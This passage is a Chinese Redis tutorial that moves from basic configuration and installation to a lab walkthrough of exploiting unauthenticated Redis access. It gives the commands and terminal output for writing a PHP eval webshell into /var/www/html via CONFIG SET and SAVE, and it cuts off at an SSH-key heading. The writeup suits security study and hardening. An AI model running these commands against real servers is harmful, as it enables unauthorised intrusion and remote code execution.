


# Redis 常见漏洞利用方法总结



## Redis 是什么?

Redis 是数据库的意思。Redis (Remote Dictionary Server ), 即远程字典服务, 是一个开源的使用 ANSI C 语言编写、支持网络、可基于内存亦可持久化的日志型、Key-Value 数据库, 并提供多种语言的 API。

Redis 是一个 key-value 存储系统。和 Memcached 类似, 它支持存储的 value 类型相对更多, 包括 string(字符串)、list(链表)、set(集合)、zset(sorted set —有序集合) 和 hash (哈希类型)。这些数据类型都支持 push/pop、add/remove 及取交集并集和差集及更丰富的操作, 而且这些操作都是原子性的。在此基础上, redis 支持各种不同方式的排序。与 memcached 一样, 为了保证效率, 数据都是缓存在内存中。区别的是 redis 会周期性的把更新的数据写入磁盘或者把修改操作写入追加的记录文件, 并且在此基础上实现了 master-slave(主从) 同步。

Redis 运行在内存中但是可以持久化到磁盘, 所以在对不同数据集进行高速读写时需要权衡内存, 因为数据量不能大于硬件内存。在内存数据库方面的另一个优点是, 相比在磁盘上相同的复杂的数据结构, 在内存中操作起来非常简单, 这样 Redis 可以做很多内部复杂性很强的事情。同时, 在磁盘格式方面他们是紧凑的以追加的方式产生的, 因为他们并不需要进行随机访问。

Redis 的出现，很大程度补偿了 memcached 这类 key/value 存储的不足，在部分场合可以对关系数据库起到很好的补充作用。

## Redis 基本语法

### Redis 配置

Redis 的配置文件位于 Redis 安装目录下，文件名为 **redis.conf**(Windows 名为 redis.windows.conf)。你可以通过 **CONFIG** 命令**查看**或**设置**配置项。

**Redis CONFIG 查看配置命令格式如下：**

```
redis 127.0.0.1:6379> CONFIG GET CONFIG_SETTING_NAME
```

使用 \* 号获取所有配置项：

```
redis 127.0.0.1:6379> CONFIG GET *

1) "dbfilename"
2) "dump.rdb"
3) "requirepass"
4) ""
5) "masterauth"
6) ""
7) "unixsocket"
8) ""
9) "logfile"
.....
```

### 编辑配置

你可以通过修改 redis.conf 文件或使用 **CONFIG set** 命令来修改配置。

**CONFIG SET** 命令基本语法：

```
redis 127.0.0.1:6379> CONFIG SET CONFIG_SETTING_NAME NEW_CONFIG_VALUE
```

### 实例

```
redis 127.0.0.1:6379> CONFIG SET loglevel "notice"
OK
redis 127.0.0.1:6379> CONFIG GET loglevel
```

```
1) "loglevel"
2) "notice"
```

参数说明

几个 redis.conf 配置项说明如下：

配置项	说明
指定 Redis 监听端口，默认端口为 6379	
<code>bind 127.0.0.1</code>	绑定的主机地址
<code>timeout 300</code>	当客户端闲置多长时间后关闭连接，如果指定为 0，表示关闭该功能
<code>databases 16</code>	设置数据库的数量，默认数据库为 0，可以使用 <code>SELECT</code> 命令在连接上指定数据库 id
<code>save &lt;seconds&gt; &lt;changes&gt;</code>	指定在多长时间之内，有多少次更新操作，就将数据同步到数据文件，可以多个条件配合
<code>dbfilename dump.rdb</code>	指定本地数据库文件名，默认值为 <code>dump.rdb</code>
<code>dir ./</code>	指定本地数据库存放目录

详情请见：<https://www.657260.com/redis/redis-conf.html>

Redis 命令

Redis 命令用于在 redis 服务上执行操作。要在 redis 服务上执行命令需要一个 redis 客户端。Redis 客户端在我们之前下载的的 redis 的安装包中。

Redis 客户端的基本语法为：

```
$ redis-cli
```

以下实例讲解了如何启动 redis 客户端：

启动 redis 客户端，打开终端并输入命令 **redis-cli**。该命令会连接本地的 redis 服务。

```
$ redis-cli
redis 127.0.0.1:6379>
redis 127.0.0.1:6379> PING

PONG
```

在以上实例中我们连接到本地的 redis 服务并执行 **PING** 命令，该命令用于检测 redis 服务是否启动，如果服务器运作正常的话，会返回一个 PONG 。

## 在远程服务上执行命令

如果需要在远程 redis 服务上执行命令，同样我们使用的也是 **redis-cli** 命令。

## 语法

```
$ redis-cli -h host -p port -a password
```

以下实例演示了如何连接到主机为 127.0.0.1，端口为 6379，密码为 mypass 的 redis 服务上。

```
$redis-cli -h 127.0.0.1 -p 6379 -a "mypass"
redis 127.0.0.1:6379>
redis 127.0.0.1:6379> PING

PONG
```

## SET 命令

Redis SET 命令用于设置给定 key 的值。如果 key 已经存储其他值，SET 就覆写旧值，且无视类型。

redis SET 命令基本语法如下：

```
redis 127.0.0.1:6379> SET KEY_NAME VALUE
```

## Get 命令

Redis Get 命令用于获取指定 key 的值。如果 key 不存在，返回 nil 。

redis Get 命令基本语法如下：

```
redis 127.0.0.1:6379> GET KEY_NAME
```

## Flushall 命令

Redis Flushall 命令用于清空整个 Redis 服务器的数据（删除所有数据库的所有 key）。

redis Flushall 命令基本语法如下：

```
redis 127.0.0.1:6379> FLUSHALL
```

## Redis 数据备份与恢复

Redis **SAVE** 命令用于创建当前数据库的备份。Save 命令执行一个同步保存操作，将当前 Redis 实例的所有数据快照 (snapshot) 以默认 RDB 文件的形式保存到硬盘。

redis Save 命令基本语法如下：

```
redis 127.0.0.1:6379> SAVE
OK
```

该命令将在 redis 安装目录中创建 dump.rdb 文件。

## 恢复数据

如果需要恢复数据，只需将备份文件 (dump.rdb) 移动到 redis 安装目录并启动服务即可。获取 redis 目录可以使用 **CONFIG** 命令，如下所示：

```
redis 127.0.0.1:6379> CONFIG GET dir
1) "dir"
2) "/usr/local/redis/bin"
```

以上命令 **CONFIG GET dir** 输出的 redis 安装目录为 /usr/local/redis/bin。

## Redis 安全

我们可以通过 redis 的配置文件设置密码参数，**这样客户端连接到 redis 服务就需要密码验证**，这样可以让你的 redis 服务更安全。

我们可以通过以下命令查看是否设置了密码验证：

```
127.0.0.1:6379> CONFIG get requirepass
1) "requirepass"
2) ""
```

默认情况下 `requirepass` 参数是空的，也就是说默认情况下是无密码验证的，这就意味着你无需通过密码验证就可以连接到 `redis` 服务。

你可以通过以下命令来修改该参数：

```
127.0.0.1:6379> CONFIG set requirepass "657260"
OK
127.0.0.1:6379> CONFIG get requirepass
1) "requirepass"
2) "657260"
```

设置密码后，客户端连接 `redis` 服务就需要密码验证，否则无法执行命令。

## 语法

`AUTH` 命令基本语法格式如下：

```
127.0.0.1:6379> AUTH password
```

该命令用于检测给定的密码和配置文件中的密码是否相符。

`redis Auth` 命令基本语法如下：

```
redis 127.0.0.1:6379> AUTH PASSWORD
```

密码匹配时返回 `OK`，否则返回一个错误。

## 实例

```
127.0.0.1:6379> AUTH "657260"
OK
127.0.0.1:6379> SET mykey "Test value"
OK
127.0.0.1:6379> GET mykey
"Test value"
```


## Redis 环境搭建

**第一步：**ubuntu 中下载安装 Redis 并解压：


```
wget http://download.redis.io/releases/redis-5.0.12.tar.gz
tar -zxvf redis-5.0.12.tar.gz
```

**第二步：**下载并解压好以后，进入到 Redis 目录中，执行 `make`，通过 make 编译的方式来安装：

```
make
```



```
root@ubuntu: ~/redis-5.0.12
root@ubuntu:~# cd redis-5.0.12
root@ubuntu:~/redis-5.0.12# make
cd src && make all
make[1]: Entering directory '/root/redis-5.0.12/src'
  CC Makefile.dep
rm -rf redis-server redis-sentinel redis-cli redis-benchmark redis-check-rdb redis-check-aof *.o
*.gcda *.gcno *.gcov redis.info lcov-html Makefile.dep dict-benchmark
(cd ../deps && make distclean)
make[2]: Entering directory '/root/redis-5.0.12/deps'
(cd hiredis && make clean) > /dev/null || true
(cd linenoise && make clean) > /dev/null || true
(cd lua && make clean) > /dev/null || true
(cd jemalloc && [ -f Makefile ] && make distclean) > /dev/null || true
(rm -f *.make-*)
make[2]: Leaving directory '/root/redis-5.0.12/deps'
(rm -f *.make-*)
echo STD=-std=c99 -pedantic -DREDIS_STATIC='' >> .make-settings
echo WARN=-Wall -W -Wno-missing-field-initializers >> .make-settings
echo OPT=-O2 >> .make-settings
echo MALLOC=jemalloc >> .make-settings
echo CFLAGS= >> .make-settings
echo LDFLAGS= >> .make-settings
echo REDIS_CFLAGS= >> .make-settings
echo REDIS_LDFLAGS= >> .make-settings
echo PREV_FINAL_CFLAGS=-std=c99 -pedantic -DREDIS_STATIC='' -Wall -W -Wno-missing-field-initializers -O2 -g -ggdb -I../deps/hiredis -I../deps/linenoise -I../deps/lua/src -DUSE_JEMALLOC -I../deps/jemalloc/include >> .make-settings
echo PREV_FINAL_LDFLAGS= -g -ggdb -rdynamic >> .make-settings
```



```
  CC lazyfree.o
  CC module.o
  CC evict.o
  CC expire.o
  CC geohash.o
  CC geohash_helper.o
  CC childinfo.o
  CC defrag.o
  CC siphash.o
  CC rax.o
  CC t_stream.o
  CC listpack.o
  CC localtime.o
  CC lolwut.o
  CC lolwut5.o
  LINK redis-server
  INSTALL redis-sentinel
  CC redis-cli.o
  LINK redis-cli
  CC redis-benchmark.o
  LINK redis-benchmark
  INSTALL redis-check-rdb
  INSTALL redis-check-aof

Hint: It's a good idea to run 'make test' ;)

make[1]: Leaving directory '/root/redis-5.0.12/src'
```




如上图提示 “It’s a good idea to run ‘make test’ “ 则代表编译安装成功。

**第四步：** make 结束后，进入 src 目录，将 redis-server 和 redis-cli 拷贝到 /usr/bin 目录下（这样启动 redis-server 和 redis-cli 就不用每次都进入安装目录了）

```
cd src
cp redis-cli /usr/bin
cp redis-server /usr/bin
```

**第五步：** 返回 redis-2.8.17 目录，将 redis.conf 拷贝到 /etc 目录下。


```
cd ../
cp redis.conf /etc
```



**第六步：** 使用 /etc 目录下的 reids.conf 文件中的配置启动 redis 服务：

```
redis-server /etc/redis.conf
```





## Redis 未授权访问漏洞



Redis 默认情况下，会绑定在 0.0.0.0:6379，如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，这样将会将 Redis 服务暴露到公网上，如果在没有设置密码认证（一般为空），会导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。攻击者在未授权访问 Redis 的情况下，可以利用 Redis 自身的提供的 config 命令像目标主机写

WebShell、写 SSH 公钥、创建计划任务反弹 Shell 等。其思路都是一样的，就是先将 Redis 的本地数据库存放目录设置为 web 目录、~/.ssh 目录或 /var/spool/cron 目录等，然后将 dbfilename（本地数据库文件名）设置为文件名

你想要写入的文件名称，最后再执行 save 或 bgsave 保存，则我们就指定的目录里写入指定的文件了。

### 简单说，漏洞的产生条件有以下两点：

---

redis 绑定在 0.0.0.0:6379，且没有进行添加防火墙规则避免其他非信任来源 ip 访问等相关安全策略，直接暴露在公网。

没有设置密码认证（一般为空），可以免密码远程登录 redis 服务。

---

### 漏洞危害：

---

攻击者无需认证就可以访问到内部数据，可能导致敏感信息泄露，黑客也可以恶意执行 flushall 来清空所有数据；

攻击者可通过 EVAL 执行 lua 代码，或通过数据备份功能往磁盘写入后门文件；

最严重的情况，如果 Redis 以 root 身份运行，黑客可以给 root 账户写入 SSH 公钥文件，直接通过 SSH 登录受害服务器。

---

下面我们对 Redis 未授权访问漏洞进行测试。

### 实验环境：

---


攻击机 Kali：192.168.43.247

受害机 Ubuntu：192.168.43.82

---

此时受害机 Ubuntu 中的 Redis 服务（作为服务端）已经启动了，作为攻击机的 kali 系统，需要按照之前的步骤同样安装 Redis（作为客户端）。安装成功后在攻击机上使用 redis 客户端直接无账号成功登录 Ubuntu 上的 Redis 服务端，并且成功列出服务端 Redis 的信息：

```
redis-cli -h 192.168.43.82
```



## 利用 Redis 写入 Webshell

### 利用条件:

服务端的 Redis 连接存在未授权，在攻击机上能用 redis-cli 直接登陆连接，并未登陆验证。


开了服务端存在 Web 服务器，并且知道 Web 目录的路径（如利用 phpinfo，或者错误爆路径），还需要具有文件读写增删改查权限。

我们可以将 dir 设置为 / var/www/html 目录，将指定本地数据库存放目录设置为 / var/www/html；将 dbfilename 设置为文件名 shell.php，即指定本地数据库文件名为 shell.php；再执行 save 或 bgsave，则我们就可以写入一个路径为 / var/www/html/shell.php 的 Webshell 文件。

原理就是在数据库中插入一条 Webshell 数据，将此 Webshell 的代码作为 value，key 值随意 (x)，然后通过修改数据库的默认路径为 / var/www/html 和默认的缓冲文件 shell.php，把缓冲的数据保存在文件里，这样就可以在服务器端的 / var/www/html 下生成一个 Webshell。

操作步骤：

```
config set dir /var/www/html/  
config set dbfilename shell.php  
set xxx "<?php eval($_POST[whoami]);?>"  
save
```




```
(root@kali)-[~]  
# redis-cli -h 192.168.43.82  
192.168.43.82:6379> config set dir /var/www/html/  
OK  
192.168.43.82:6379> config set dbfilename shell.php  
OK  
192.168.43.82:6379> set xxx "\r\n\r\n<?php eval($_POST[whoami]);?>\r\n\r\n"  
OK  
192.168.43.82:6379> save  
OK  
192.168.43.82:6379>
```

这里需要注意的是第三步写 webshell 的时候，可以使用：

```
set xxx "\r\n\r\n<?php eval($_POST[whoami]);?>\r\n\r\n"
```

`\r\n\r\n` 代表换行的意思，用 redis 写入文件的会自带一些版本信息，如果不换行可能会导致无法执行，查看 `/var/www/html/` 目录下的 `shell.php` 文件内容。如下图所示，写入成功：



```
root@ubuntu:~# ls /var/www/html  
shell.php  
root@ubuntu:~# more /var/www/html/shell.php  
REDIS0006  
  
<?php eval($_POST[whoami]);?>  
  
root@ubuntu:~#
```

蚁剑连接，连接成功：



## 利用 Redis 写入 SSH 公钥

